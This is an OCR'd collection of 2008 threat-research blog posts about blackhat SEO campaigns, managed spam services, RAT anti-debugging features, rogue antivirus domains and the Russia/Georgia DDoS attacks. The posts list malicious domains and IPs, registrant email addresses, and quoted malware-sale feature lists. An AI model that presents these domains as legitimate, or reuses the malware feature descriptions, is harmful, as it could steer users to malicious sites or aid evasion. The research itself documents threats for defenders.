
:

vinniedigg18 .spaces.live.com

journals.aol .com/iolatour16

fredabreak02 .spaces.live.com

719



thedaalerts01 .spaces.live.com

allisonpolls08 .spaces.live.com

rheabreak18 .spaces.live.com

racquellog17 .spaces.live.com

monikavideo11 .spaces.live.com

journals.aol .com/shelvakill27

tomekadigg26 .spaces.live.com

ivahnet19 .spaces.live.com

journals.aol .com/louisathere13

allisonpolls08 .spaces.live.com

valericatch03 .spaces.live.com

journals.aol .com/iolatour16

hadleycue01 .spaces.live.com

journals.aol .com/staceyliving01

collettebreak17 .spaces.live.com

journals.aol .com/nataliablog16

natalymore26 .spaces.live.com

[3]A comprehensive listing of the blogs involved can be downloaded here.

720

What do all of these bogus blogs have in common? The fact that they are all being abused by a single malware campaign, and the Keep it Simple Stupid mentality only a lazy malware campaigner can take advantage of. All of the blogs as using a central redirection domain, shutting it down or blocking it renders the number of bogus blogs is circulation irrelevant. In this case, the domain in question is ***video.xmancer.org*** *(216.195.59.75).*

Here are the the rest of the domains participating in the campaign, as well as the parked ones at the corresponding IPs :

video.xmancer .org *(216.195.59.75)*

buynowbe .com

loveniche .com

antivirus-freecheck .com

jetelephone .cn

reducki .cn

woteenhas .cn

lilaloft .cn

clipztimes .com *(78.157.143.235)*

imagelized .com

vidzdaily .com

gotmovz .com *(78.108.177.91)*

dwnld-clips .com

movwmstream .com *(77.91.231.183)*

newwmpupdate .com

zaeplugin .com

movaccelerator .com

optimwares .com

piterserv .com

moviesportal2008p .com *(72.232.183.154)*

movieportal2008a .com

funnyportal2008l .com

starsportal2008p .com

softportal2008p .com

movieportal2008q .com

In short, despite that the campaign is poised to attract generic search traffic, it's a self-exposing blackhat SEO

campaign since each and every blog participating is also linking to the rest of the ones within the ecosystem.

Related posts:

[4]Blackhat SEO Redirects to Malware and Rogue Software

[5]Blackhat SEO Campaign at The Millennium Challenge Corporation

[6]Massive IFRAME SEO Poisoning Attack Continuing

[7]Massive Blackhat SEO Targeting Blogspot

[8]The Invisible Blackhat SEO Campaign

[9]Attack of the SEO Bots on the .EDU Domain

721

[10]p0rn.gov - The Ongoing Blackhat SEO Operation

[11]The Continuing .Gov Blackat SEO Campaign

[12]The Continuing .Gov Blackhat SEO Campaign - Part Two

[13]Compromised Sites Serving Malware and Spam

1. http://blogs.zdnet.com/security/?p=1995

2. http://www.webroot.com/En_US/about-press-room-press-releases-hackers-using-real-headlines.html

3. http://www.filefactory.com/file/4faafd

4. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

5. http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html

6. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

7. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

8. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

9. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

10. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

11. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

12. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html

13. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html



Inside a Managed Spam Service (2008-10-03 14:12)

A [1]managed spam vendor always has to raise the stakes during its introduction period on the market. But

what happens when a market follower starts using the market leader's proprietary [2]managed spamming system, and is able to provide better spamming rates at a cheaper prices? Market forces and unethical competition at its best.

So, what is this market challenger using the monopolist's – in respect to managed spamming services not

spam in general – proprietary system ([3]Spamming vendor launches managed spamming service) up to anyway?

Promising and delivering, 1, 400,000 emails daily, 60,000 mails per hour, and 100 emails per minute. What we've got here are the spam metrics out of 5 already finished spam campaigns that has managed to sent out a million spam emails using only 2000 malware infected hosts. Also, CC-ing and BCC-ing made it possible to multiple the effect of the campaign and increase the total number of emails spammed. Talking about benchmarks, 789 emails per minute at a rate of 12/13 emails per second is a pretty good one, considering it's only 2k bots that they were using. What they also promise is automatic rotation of IPs upon automatically checking them against public blacklists, and a mix rotation of IPs from their own netblocks located in Russia and Germany with the fresh IPs coming from the newly infected hosts.

Earlier this month, I discussed the market leader's [4]managed spamming system, access to which they also

offer for rent :

723



" An inside look of the system obtained on 2008-08-12 indicates that they are indeed capable of delivering what they promise - speed, simplicity and 5000 malware infected hosts. Moreover, the attached screenshot demonstrates that 20 different email databases can be simultaneously used resulting in 16,523,247 emails about to get spammed using 52 different macroses. Furthermore, what they refer to as a dynamic set of regional servers aiming to ensure that the central server never gets exposed, is in fact fast-flux which depending on how many bots they are willing to put into

“rtsegional server mode” shapes the size of the fast-flux network at a later stage. "

With cutting edge managed spam services like the ones currently in circulation, it remains to be seen whether or not spammers would migrate to this outsourcing model, or continue coming up with adaptive ways to send out their scams and malware on their own.

1. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

2. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

3. http://blogs.zdnet.com/security/?p=1899

4. http://blogs.zdnet.com/security/?p=1899

724



Fake Windows XP Activation Trojan Wants Your CVV2 Code (2008-10-06 19:42)

In a self-contradicting social engineering attempt, a malware author is offering to sale a ([1]updated version of Kardphisher) DIY fake Windows XP activation builder, which despite the fact that it claims " We will ask for your billing details, but your credit card will NOT be charged", is requesting and remotely uploading all the credit card details required for a successfully credit card theft.

Perhaps among the main reasons why such simplistic social engineering attempts never scaled in a "malicious economies of scale" approach, is because sophisticated crimeware kits capable of obtaining the very same data automatically, started leaking for everyone to start taking advantage of - including yesterday's cybercriminals using such DIY fake message builders.

Moreover, according to [2]recently reseased survey results, end users cannot distinguish between fake popups and real ones, and on their way to continue doing what they were doing, click OK on that pesky warning message telling them that they're about to get infected with malware. Taking into consideration the fact that the popup windows the researchers used look like cheap creative compared to the average fake security software's layout high quality GUIs, 725



it is perhaps worth restating your research questions with something in the lines of - ***What motivates end users to install an antivirus application going under the name of Super Antivirus 2009 or Mega Virus Cleaner 2008?*** *The fact that the fake status bar is telling them that they're infected with 47 spyware cookies, or the fact that they*

ended up at the fake site while browsing their trusted web services?

The increase of [3]rogue security software domains is happening due to the high payout affiliation based model, the standardized creative allowing the participants to come up with their own fake names if they want to, and due to the fact that the fake security threats scareware approach seems to be perfectly taking advantage of the overall suspicion on the effectiveness of their legitimate security software.

1. http://www.symantec.com/security_response/writeup.jsp?docid=2007-042705-0108-99

2. http://news.ncsu.edu/news/2008/09/wmswogalterfakemessage.php

3. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

726





Web Based Malware Emphasizes on Anti-Debugging Features (2008-10-07 09:42)

Following the ongoing development of a particular web based malware, always comes handy in terms of assessing

[1]the commoditization of [2]anti-debugging features within modern malware. With plain simple, "managed binary crypting and firewall bypassing verification" on demand in

February, to August’s overall anti antivirus software mentality as a key differentiation factor of the malware.

So what are they working on? Anti tracing and emulation protection, PeiD and PESniffer protection, as well as anti heuristic scanning with a simple junk data adding feature in order to maintain a smaller binary size.

Here’s a translated description :

727





" - The binary works under admin and under normal user

- The binary is always run as the "current user"

- An unlimited number of bots can be loaded and integrated within the command and control, and with the geolocation feature, filters can be applied for a particular country

-After successful infection, the binary which is tested against popular firewall and proactive protection security ensures that the actions it takes and their order do not trigger protactive protection mechanisms in place

- binary file size is 25k, the size can be reduced once it’s crypted

- Doesn’t take advantage of BITS protocol

- Doesn’t allow an infected host to be infected twice

- Bypassing NAT and supporting "always-on" connections

- A simple, easy to configure web based admin panel"

What if the buyer doesn't care about the quality assurance practices applied? [3]Managed lower AV detection and firewall bypassing service comes into play.

1. http://ddanchev.blogspot.com/2008/09/commoditization-of-anti-debugging.html

2. http://ddanchev.blogspot.com/2008/09/commercialization-of-anti-debugging.html

3. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

728



A Diverse Portfolio of Fake Security Software - Part Eight (2008-10-07 14:21)

In the spirit of "[1]taking a bite out of cybercrime", here are the latest fake security software domains, typosquatted and already acquiring traffic through a dozen of malware campaigns redirecting to most of them :

***antivirus-scanner-online.com** (67.205.75.14)*

***archivepacker.com** (78.157.142.111)*

winpacker.com

xh-codec.net

***securedownloadcenter.com** (89.18.189.44)*

winupdates-server.com

browserssecuritypage.com

729



megatradetds0.com

quickscanpc.com *(78.159.118.144)*

clickchecker6.com

gensoftdownload.com *(91.203.93.25)*

online-av-scan2008.com *(66.232.105.232)*

730

anothersoftportal09.com

bigfreesoftarchive.com

celebs-on-video-08.com

celebs-on-video-2008.com

cleansoftportal2009.com

hot-p0rntube.com

hot-porn-tube-2008.com

hot-porn-tube2008.com

hot-porn-tube2009.com

justdomain08.com

new-porntube-2008.com

online-av-scan2008.com

731



s0ftvvarep0rtal.com

s0ftvvareportal.com

s0ftvvareportal08.com

s0ftwarep0rtal08.com

softportalforfun.com

softportalforfun08.com

softportalforfun2008.com

softvvareportal.com

softvvareportal08.com

softvvareportal2008.com

trustedsoftportal06.com

732



trustedsoftportal2008.com

antivirus-online-08.com *(89.187.48.155; 218.106.90.227)*

anti-virus-xp.com

anti-virus-xp.net

anti-virusxp2008.net

antimalware09.com

antivirxp.net

733

av-xp08.net

av-xp2008.com

av-xp2008.net

avx08.net

axp2008.com

e-antiviruspro.com

eantivirus-payment.com

ekerberos.com

online-security-systems.com

xpprotector.com

youpornzztube.com

734



sp-preventer.com *(92.241.163.32)*

spypreventers.com

u-a-v-2008.com *(92.241.163.31)*

uav2008.com

power-avcc.com *(92.62.101.57)*

power-avc.com

pvrantivirus.com

m-s-a-v-c.com *(92.62.101.55)*

735

ms-avcc.com

ms-avc.com

wav2008.com *(92.241.163.30)*

wiav2009.com

win-av.com

windows-av.com

windowsav.com

You know the drill.

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Seven

[3]A Diverse Portfolio of Fake Security Software - Part Six

[4]A Diverse Portfolio of Fake Security Software - Part Five

[5]A Diverse Portfolio of Fake Security Software - Part Four

[6]A Diverse Portfolio of Fake Security Software - Part Three

[7]A Diverse Portfolio of Fake Security Software - Part Two

[8]Diverse Portfolio of Fake Security Software

1. http://4.bp.blogspot.com/_wICHhTiQmrA/R3WKqj8-MnI/AAAAAAAABSw/9FrQmDwhpb4/s1600-h/mcgruff_cybercrime.jpg

2. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

3. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

4. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

6. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

736



Summarizing Zero Day's Posts for September (2008-10-07 17:54)

As usual, here's September's summary of all of my posts at [1]Zero Day. You may also want to catch up and go through [2]August's and [3]July's summaries, next to adding [4]my

personal RSS feed or [5]Zero Day's main feed to your RSS reader.

Notable article for September - [6]Spamming vendor launches managed spamming service.

01. *[7]DoS vulnerability hits Google's Chrome, crashes with all tabs*

02. *[8]Malware and spam attacks exploiting Picasa and ImageShack*

03. *[9]Spamming vendor launches managed spamming service*

04. *[10]Facebook introducing new security warning feature*

05. *[11]Google downplays Chrome's carpet-bombing flaw*

06. *[12]Targeted malware attack against U.S schools intercepted*

07. *[13]The most "dangerous" celebrities to search for in 2008*

08. *[14]Norwegian BitTorrent tracker under DDoS attack*

09. *[15]Attacker: Hacking Sarah Palin's email was easy*

10. *[16]Bill O'Reilly's web site hacked, attackers release personal details of users*

11. *[17]India's government: At last, we've cracked Blackberry's encryption*

12. *[18]Memory exhaustion DoS vulnerability hits Google's Chrome*

13. *[19]44 % of second hand mobile devices still contain sensitive data*

14. *[20]Spammers attacking Microsoft's CAPTCHA – again*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

3. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

4. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

5. http://feeds.feedburner.com/zdnet/security

6. http://blogs.zdnet.com/security/?p=1899

7. http://blogs.zdnet.com/security/?p=1847

8. http://blogs.zdnet.com/security/?p=1852

9. http://blogs.zdnet.com/security/?p=1899

10. http://blogs.zdnet.com/security/?p=1908

11. http://blogs.zdnet.com/security/?p=1911

12. http://blogs.zdnet.com/security/?p=1922

13. http://blogs.zdnet.com/security/?p=1926

14. http://blogs.zdnet.com/security/?p=1935

15. http://blogs.zdnet.com/security/?p=1939

16. http://blogs.zdnet.com/security/?p=1958

17. http://blogs.zdnet.com/security/?p=1964

18. http://blogs.zdnet.com/security/?p=1975

19. http://blogs.zdnet.com/security/?p=1983

20. http://blogs.zdnet.com/security/?p=1986



Commoditization of Anti Debugging Features in RATs - Part Two (2008-10-09 10:47)

Yet another piece of [1]malware promoted as a RAT (remote access tool) includes what's turning into the defacto

[2]set of anti-debugging features within RATs.

As the authors point out, the Anti Virtual PC, VMware, Virtualbox, Sandboxie, ThreatExpert, Anubis, CWSand-

box, Joebox, Norman Sandbox features inevitably increase the server size. Next to the product, there's always the managed service of ensuring a lower detection rate for binaries submitted to the authors.

1. http://ddanchev.blogspot.com/2008/09/commercialization-of-anti-debugging.html

2. http://ddanchev.blogspot.com/2008/09/commoditization-of-anti-debugging.html

739



Cybercriminals Abusing Lycos Spain To Serve Malware (2008-10-09 11:01)

Spanish cybercriminals have recently started taking advantage of the bogus accounts at Lycos Spain, which they seem to be registering on their own, by releasing a do-it-yourself malicious link generator redirecting to fake YouTube and Adobe Flash video pages. Whereas the concept of abusing legitimate web services for infection and

propagation isn’t new, what’s new is the fact that [1]the FTP access is efficiently abused.

Here’s a description of the link generator :

740



" Download the program and run it asks for an ID (identifier), then copy it and paste it there, then press’ Create Installer ’and the program will create the Installer! (this program to run a simulation that is installing the Adobe Flash and indicates to our page that "has been installed Adobe Flash," in order to show the video when YouVideo refresh the page, this you must file tie it in with your server! and what flames or Installer Setup (simulating being an installer)! Now you need to upload that file you’ve joined an FTP, click Next and put the path of that file in the next step! "

741



Whereas the tool is exclusively relying on Lycos Spain to host the binaries and the campaign itself, the recent [2]blackhat SEO campaign relying on pre-registered Windows Live Spaces and AOL Journals syndicating hot Google Trends keywords, further indicates the malicious attacker’s capabilities of efficiently abusing legitimate services. And with the process of [3]bogus accounts registration performed automatically, or [4]outsourced entirely, malicious services aiming to automate the abuse process are only going to get more efficient.

1. http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html

2. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

3. http://ddanchev.blogspot.com/2008/08/exposing-indias-captcha-solving-economy.html

4. http://blogs.zdnet.com/security/?p=1835

742



Quality Assurance in Malware Attacks - Part Two (2008-10-14 10:59)

Surprisingly, while opportunistic cybercriminals have long embraced the [1]malware as a service model, and are offering managed lower detection rate services for a customer's malware, or DIY ones where the customer can take advantage of [2]popular tools ported to the Web, others are still trying to innovate at a faddish market niche - [3]multiple offline AV scanners tools aiming to ensure that their malware doesn't end up in the hands of vendors/researchers.

743



Multiple offline AV scanning tools like this very latest release, naturally using pirated copies of popular antivirus software, are faddish, due to the fact that during the last two years, the underground has been busy working on several paid web based services, that not only make sure vendors and researchers never get the chance to obtain the samples, but also, are already offering scheduled scanning of malware and automatic ICQ/Jabber notifications for QA of

the campaign, next to the rest of unique features disintermediating legitimate multiple AV scanning services.

744



Certain features within such services clearly speak for the intentions of the people behind the service. For instance, among one of these features is the ability to fetch a binary from a set of given dropper URLs like malwaredo-main.com/binary.exe, the result of the scan can then alert the malware campaigner about the current state of detection.

What's on these proprietary multiple AV scanning service's to-do list? Let's say anything that a legitimate multiple AV scanning service would never offer, like the following according to one of the services in question : 745



- DIY heuristic scanning level settings for each of the software in place

- upcoming sets of anti spyware and personal firewalls with detailed statistics of the sandboxing

- behavior-based detection results

The possibilities for integrating such proprietary multi AV scanning services within the QA process of a malware campaign are countless, and both, the customers and the sellers seem to have realized the potential of this ecosystem.

1. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

2. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

3. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

746



The Cost of Anonymizing a Cybercriminal's Internet Activities (2008-10-14 21:23)

What would the perfect traffic anonymity service provider targeting cybercriminals consist of? A service operating in Russia that is on purposely not logging any of its user's activities, next to allowing direct spamming from the socks servers, automatic rotation of the VPN servers which they operate in a RBN style hosting provider, or a service using

[1]actual malware infected hosts as VPN tunnels not only securing the cybercrime traffic, but also, forwarding the responsibility for the malicious activities to the end user?

747





Long gone are the days of socks chaining, the practice of automatically connecting to multiple malware infected hosts in order to use them as stepping stones, in between the rest of the malicious activities going on their behalf.

The possibilities for building point-to-point or server-to-multiclient encrypted tunnels between malware infected hosts by using already available Socks5 functions has

always been there. As of August, the coders behind a relatively popular web based malware originally started as a DDoS kit, but later on started introducing new features on a

"module basis", they have started offering a BETA module for building a VPN network of malware infected hosts, 748



including an admin panel for reselling access to these hosts in order to better monetize their botnet.

This VPN-owning of malware infected hosts is not only resulting in improved anonymity for botnet masters and anyone else having access to the network, but is also contributing to the growth of VPN services designed specifically to be accessed by cybercriminals created on the foundatiosn of such admin panels offering easier reselling of access to the network.

So, what's the cost of anonymizing a cybercriminal's Internet activities? Starting from $40 and going to $300

for a quarter of access, with the price increasing based on the level of anonymity added.

1. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

749



DDoS Attack Graphs from Russia vs Georgia's Cyberattacks (2008-10-15 21:07)

Part of [1]Georgia's information warfare campaign aiming to minimize the bandwidth impact on its de-facto media

platforms such as the web site of their Ministry of Foreign Affairs, [2]I've just received a report part of Georgia's

" Russian Invasion of Georgia" series entitled " Russian Cyberwar on Georgia", which is quoting me on page 4 in regard to the "too good to be courtesy of [3]Russia's cyber militia" creative that appeared on the defaced Georgian President's web site. The report also includes DDoS attack graphs and related details worth going through :

" The last large cyberattack took place on 27 August. After that, there have been no serious attacks on Georgian cyberspace. By that is meant that minor attacks are still continuing but these are indistinguishable from regular traffic and can certainly be attributed to regular civilians. On 27 August, at approximately 16:18 (GMT +3) a DDoS

attack against the Georgian websites was launched. The main target was the Georgian Ministry of Foreign Affairs.

The attacks peaked at approx 0,5 million network packets per second, and up to 200–250 Mbits per second in bandwidth (see attached graphs). The graphs represent a 5-minute average: actual peaks were higher.

750



The attacks mainly consisted of HTTP queries to the http://mfa.gov.ge website. These were requests for the main page script with randomly generated parameters. These requests were generated to overload the web server in a way where every single request would need significant CPU time. The initial wave of the attack disrupted services for some Georgian websites. The services became slow and unresponsive. This was due to the load on the servers by

these requests. As you see from the graphs above the attacks started to wind down after most of the attackers were successfully blocked. The latest attack may have been initiated as a response to the media coverage on the Russian cyber attacks. "

In case you're interested in more factual evidence about what was happening at the particular moment in

time, go through the following assessment - "[4]Coordinated Russia vs Georgia cyber attack in progress", as well as through the following posts - "[5]The Russia vs Georgia Cyber Attack"; "[6]Who's Behind the Georgia Cyber Attacks?";

"[7]Georgia President's web site under DDoS attack from Russian hackers".

1. http://www.mediachannel.org/wordpress/2008/08/14/the-cnn-effect-georgia-schools-russia-in-information-war

fare/

2. http://georgiaupdate.gov.ge/doc/10006744/CYBERWAR-%20fd_2_new.pdf

3. http://computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=cybercrime_and_hacking&art

icleId=9112443&taxonomyId=82&intsrc=kc_top

4. http://blogs.zdnet.com/security/?p=1670

5. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html

6. http://ddanchev.blogspot.com/2008/08/whos-behind-georgia-cyber-attacks.html

7. http://blogs.zdnet.com/security/?p=1533

751



TorrentReactor Compromised, 1.2M Users Database In the Wild (2008-10-16 14:56)

It appears that TorrentReactor.net, a highly popular torrent tracker, got compromised in September, with it's users database concisting of 1.2M users and TorrentReactor's source code stolen.

Despite that the attacker claiming responsibility is citing reputation enhancement as the reason for the attack, sooner or later the personal details will be sold and resold to spammers, with the possibilitity for spear phishing attacks left wide open.

752



A Diverse Portfolio of Fake Security Software - Part Nine (2008-10-16 16:00)

Among the most recently spotted rogue security software applications and fake system maintenance tools are : ***pcvirusremover2008 .com*** *(78.157.142.47; 92.62.101.67)*

registrydoctorpro2008 .com

powerfulvirusremover2008 .com

registrydoctor2008 .com

topregistrydoctor2008 .com

securefileshredder2009 .com

securefilesshred .com

registrydoctor2008-scan .com

registrydoctor2008-pro .com

prosecureexpertcleanerpro .com

supersecurefileshredder .com

hypersecurefileshredder .com

securefilesshredder .com

secureexpertcleaner .com

753



winsecureexpertcleaner .com

prosecureexpertcleaner .com

yoursecureexpertcleaner .com

bestsecureexpertcleaner .com

mysecureexpertcleaner .com

energysavecenter .com

virusremover2008plus .com

malwarecrashpro .com *(195.5.117.248)*

antimalwareguard .com

malwarecrash .com

antimalwareguardpro .com

antimalwaremasterpro .com

xp-antispyware-2009 .com *(206.161.120.21)*

xp-antispyware2009 .com *(206.161.120.20)*

754



xp-as-2009 .com *(206.161.120.24)*

xpantispyware-2009 .com *(206.161.120.22)*

xpas2009 .com *(206.161.120.23)*

killwinpc .com *(200.63.45.20)*

registryupdate .org *(216.122.218.11)*

antivirus-2009-pro .net *(217.20.175.44)*

a-a-v-2008 .com *(92.241.163.27)*

aav2008 .com

adv-a-v .com

ietoolsupdate .com *(208.72.168.84)*

iexplorerfile .com

755

Registrants of notice for cross-checking purposes :

Sagent Group (adminsagent@gmail.com)

Billy A. Schmitt (admiragroup@yahoo.com)

Shestakov Yuriy (alexvasiliev1987@cocainmail.com)

Andrej Kazanski (akazanski@europe.com)

Related posts:

[1]Violating OPSEC for Increasing the Probability of Malware Infection

[2]A Diverse Portfolio of Fake Security Software - Part Eight

[3]A Diverse Portfolio of Fake Security Software - Part Seven

[4]A Diverse Portfolio of Fake Security Software - Part Six

[5]A Diverse Portfolio of Fake Security Software - Part Five

[6]A Diverse Portfolio of Fake Security Software - Part Four

[7]A Diverse Portfolio of Fake Security Software - Part Three

[8]A Diverse Portfolio of Fake Security Software - Part Two

[9]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/07/violating-opsec-for-increasing.html

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

4. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

756



Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks (2008-10-20 16:15)

The original [1]real-time OSINT analysis of the Russian cyberattacks against Georgia conducted on the 11th of August, not only closed the Russia vs Georgia cyberwar case for me personally, but also, once again proved that real-time OSINT is invaluable compared to [2]historical OSINT using a commercial social network visualization/data mining tool which cannot and will never be able to access the Dark Web, accessible only through real-time [3]CYBERINT

practices.

757





The value of real-time OSINT in such [4]people's information warfare cyberattacks – with [5]Chinese hacktivists perfectly aware of the [6]meaning of the phrase – relies on the relatively lower operational security (OPSEC) the initiators of a particular campaign apply at the beginning, so that it would scale faster and attract more participants.

What the Russian government was doing is fueling the (cyber) fire - literally, since all it takes for a collectivist society's cyber militia to organize, is a "call for action" which was taking place at the majority of forums, with the posters of these messages apparently using a spamming application to achieve better efficiency.

[7]The results from 56 days of [8]Project Grey Goose in action got published last week, a project [9]I discussed back in August, point out to the bottom of the food chain in the entire campaign - ***stopgeorgia.ru*** *:*

" Furthermore, coming up with [10]Social Network analysis of the cyberattacks would produce nothing more but a few fancy graphs of over enthusiastic Russian netizen's distributing the static list of the targets. The real conversations, as always, are [11]happening in the "Dark Web" limiting the possibilities for open source intelligence using a data mining software. Things changed, OPSEC is slowly emerging as a concept among malicious parties, whenever some of the "calls for action" in the DDoS attacks were posted at mainstream forums, they were immediately

removed so that they don’t show up in such academic initiatives"

So what’s the bottom line? Nothing that I haven’t already pointed out back in August : "[12]Report: Russian Hacker Forums Fueled Georgia Cyber Attacks" :

" But experts say evidence suggests that Russian officials did little to discourage the online assault, which was coordinated through a Russian online forum that appeared to have been prepped with target lists and details about Georgian Web site vulnerabilities well before the two countries engaged in a brief but deadly ground, sea and air war."

[13]Some more comments :

" Just because there was no smoking gun doesn’t mean there’s no connection," said Jeff Carr, the principal investigator of Project Grey Goose, a group of around 15 computer security, technology and intelligence experts that investigated the August attacks against Georgia. "I can’t imagine that this came together sporadically," he said. "I don’t think that a disorganized group can coalesce in 24 hours with its own processes in place. That just doesn’t make 758



sense. "

It wouldn’t make sense if this was the first time Russian hacktivists are maintaining the same rhythm as real-life events - [14]which of course isn’t.

Moreover, exactly what would have constituted a "smoking gun" proving that the Russian government was involved in

the campaign, remains unknown – I'm still sticking to my comment regarding [15]the web site defacement creative. If they truly wanted to compromise themselves, they would have cut Georgia off the Internet, at least from the perspective offered by this graph courtesy of the [16]Packet Clearing House speaking for their dependability on Russian ISPs.

As for [17]the script kiddies at ***stopgeorgia.ru****, [18]they were informed enough to feature my research into their "negative public comments section". To sum up - the "DoS battle stations operational in the name of the*

" [19]Please, input your cause" mentality is always going to be there.

1. http://blogs.zdnet.com/security/?p=1670

2. http://www.scribd.com/doc/6967393/Project-Grey-Goose-Phase-I-Report

3. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

4. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

5. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

6. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cncom.html

7. http://intelfusion.net/wordpress/?p=430

8. http://intelfusion.net/wordpress/?p=398

9. http://ddanchev.blogspot.com/2008/09/summarizing-augusts-threatscape.html

10. http://intelfusion.net/wordpress/?p=398

11. http://blogs.nyu.edu/blogs/agc282/zia/2008/08/intelfusions_sna_of_russian_cy.html

